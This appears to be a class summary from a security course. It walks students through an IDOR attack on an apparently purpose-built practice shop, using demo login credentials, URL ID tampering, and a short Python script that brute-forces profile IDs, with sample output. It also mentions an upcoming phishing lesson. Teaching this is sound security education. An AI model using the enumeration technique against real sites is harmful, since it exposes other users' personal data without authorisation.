


## IDOR Attack



### What is our GOAL for this MODULE?

In this class, we learned about the IDOR vulnerability and also performed a brute force attack to access some sensitive data we don't have access to.

### What did we ACHIEVE in the class TODAY?

- IDOR attack and how it is detected
- Brute force attack to fetch URLs containing sensitive data

### Which CONCEPTS/ CODING BLOCKS did we cover today?

- IDOR Attack
- Python
- HTTP requests

### How did we DO the activities?

1. Go to the [website](#) and login with the following credentials

Email - [john.doe@gmail.com](mailto:john.doe@gmail.com)

Password - hello\_john



### Login

Login into your account to view our products and access your profile to track orders

E-mail address

Password

Login

2. Click on the **Buy Now** button on any of the products and notice the URL

```
ec2-3-13-85-11.us-east-2.compute.amazonaws.com/order?id=1
```

3. Change the **id** in the URL from 1 to 10, and see if there are any changes in the page.

With ID 1

**Toy-e-Wagon**

[Dashboard](#) [Profile](#) [Logout](#) [Help](#)

address

**Addresses**

521 Aviation Way, Burbank, California, USA - 91504

**New Shipping Details**

House Number


City

State

Country

PIN Code

**Product Details**



**Sergeant Rodog AI**

Delivered within 5-7 business days

Subtotal

\$94.99

Delivery Charges

\$0.49

**Total Amount**

**\$95.48**

**Place Order**

With ID 10 -

**Toy-e-Wagon**

[Dashboard](#) [Profile](#) [Logout](#) [Help](#)

address

**Addresses**

521 Aviation Way, Burbank, California, USA - 91504

**New Shipping Details**

House Number


City

State

Country

PIN Code

**Product Details**



**Rubber Fish**

Delivered within 5-7 business days

Subtotal

\$12.99

Delivery Charges

\$0.49

**Total Amount**

**\$13.48**

**Place Order**


- Since the change in URL's ID value changed the product for us, we can say that the page fetches the product based on the ID on the URL, which is a bad design and can lead to an IDOR (Insecure Direct Object Reference) attack.

5. An IDOR attack can sometimes be used to fetch some unauthorised data that the attacker should not have access to.
6. Open the profile page and observe the URL




```
ec2-3-13-85-11.us-east-2.compute.amazonaws.com/profile?id=1
```

7. Now change the id's value to 2 in the URL and see if the page changed -


Page with ID 1



The screenshot shows the 'Toy-e-Wagon' profile page for a user named John Doe. The page has a purple header with the site name, a search bar, and navigation links for Dashboard, Profile, Logout, and Help. The left sidebar displays the user's name, phone number (+1 (1234) 123 123), and address (521 Aviation Way, Burbank, California, USA - 91504). The main content area is titled 'Orders' and features a search bar for order IDs. Below the search bar, there is a table showing the user's orders. The table has columns for Image, Name, and Amount. Three orders are listed: Sergeant Rodog AI (95.48), RC Race Car - Mercedes (40.48), and Dwayne - The Bot - Johnson (95.48).

Image	Name	Amount
	Sergeant Rodog AI	95.48
	RC Race Car - Mercedes	40.48
	Dwayne - The Bot - Johnson	95.48

Page with ID 2



8. We can see that the page changed. The name and address this time is of a different user. This can be threatful, since the profile page might contain some sensitive data like passwords, payment details, etc.
9. We try to use the ID = 100 to see the following error -

```
{
  "message": "'NoneType' object is not subscriptable",
  "status": "error"
}
```

10. We create a script to fetch all the URLs that contains some data with IDs ranging from from 1 to 100 with Python -

```
import requests

for i in range(1, 100):
    URL = f"http://ec2-3-13-85-11.us-east-2.compute.amazonaws.com/profile?id={i}"
    r = requests.get(url=URL)
    if r.status_code == 200:
        print(URL)
```

Output -

```
http://ec2-3-13-85-11.us-east-2.compute.amazonaws.com/profile?id=1
http://ec2-3-13-85-11.us-east-2.compute.amazonaws.com/profile?id=2
http://ec2-3-13-85-11.us-east-2.compute.amazonaws.com/profile?id=3
http://ec2-3-13-85-11.us-east-2.compute.amazonaws.com/profile?id=4
http://ec2-3-13-85-11.us-east-2.compute.amazonaws.com/profile?id=5
http://ec2-3-13-85-11.us-east-2.compute.amazonaws.com/profile?id=17
http://ec2-3-13-85-11.us-east-2.compute.amazonaws.com/profile?id=23
http://ec2-3-13-85-11.us-east-2.compute.amazonaws.com/profile?id=29
http://ec2-3-13-85-11.us-east-2.compute.amazonaws.com/profile?id=33
http://ec2-3-13-85-11.us-east-2.compute.amazonaws.com/profile?id=45
http://ec2-3-13-85-11.us-east-2.compute.amazonaws.com/profile?id=57
http://ec2-3-13-85-11.us-east-2.compute.amazonaws.com/profile?id=64
http://ec2-3-13-85-11.us-east-2.compute.amazonaws.com/profile?id=72
http://ec2-3-13-85-11.us-east-2.compute.amazonaws.com/profile?id=83
http://ec2-3-13-85-11.us-east-2.compute.amazonaws.com/profile?id=88
```

### What's next?

In the next class, we will deep dive into cloning a webpage to perform a phishing attack.

### EXTEND YOUR KNOWLEDGE:

To know more about IDOR Attacks [click here](#)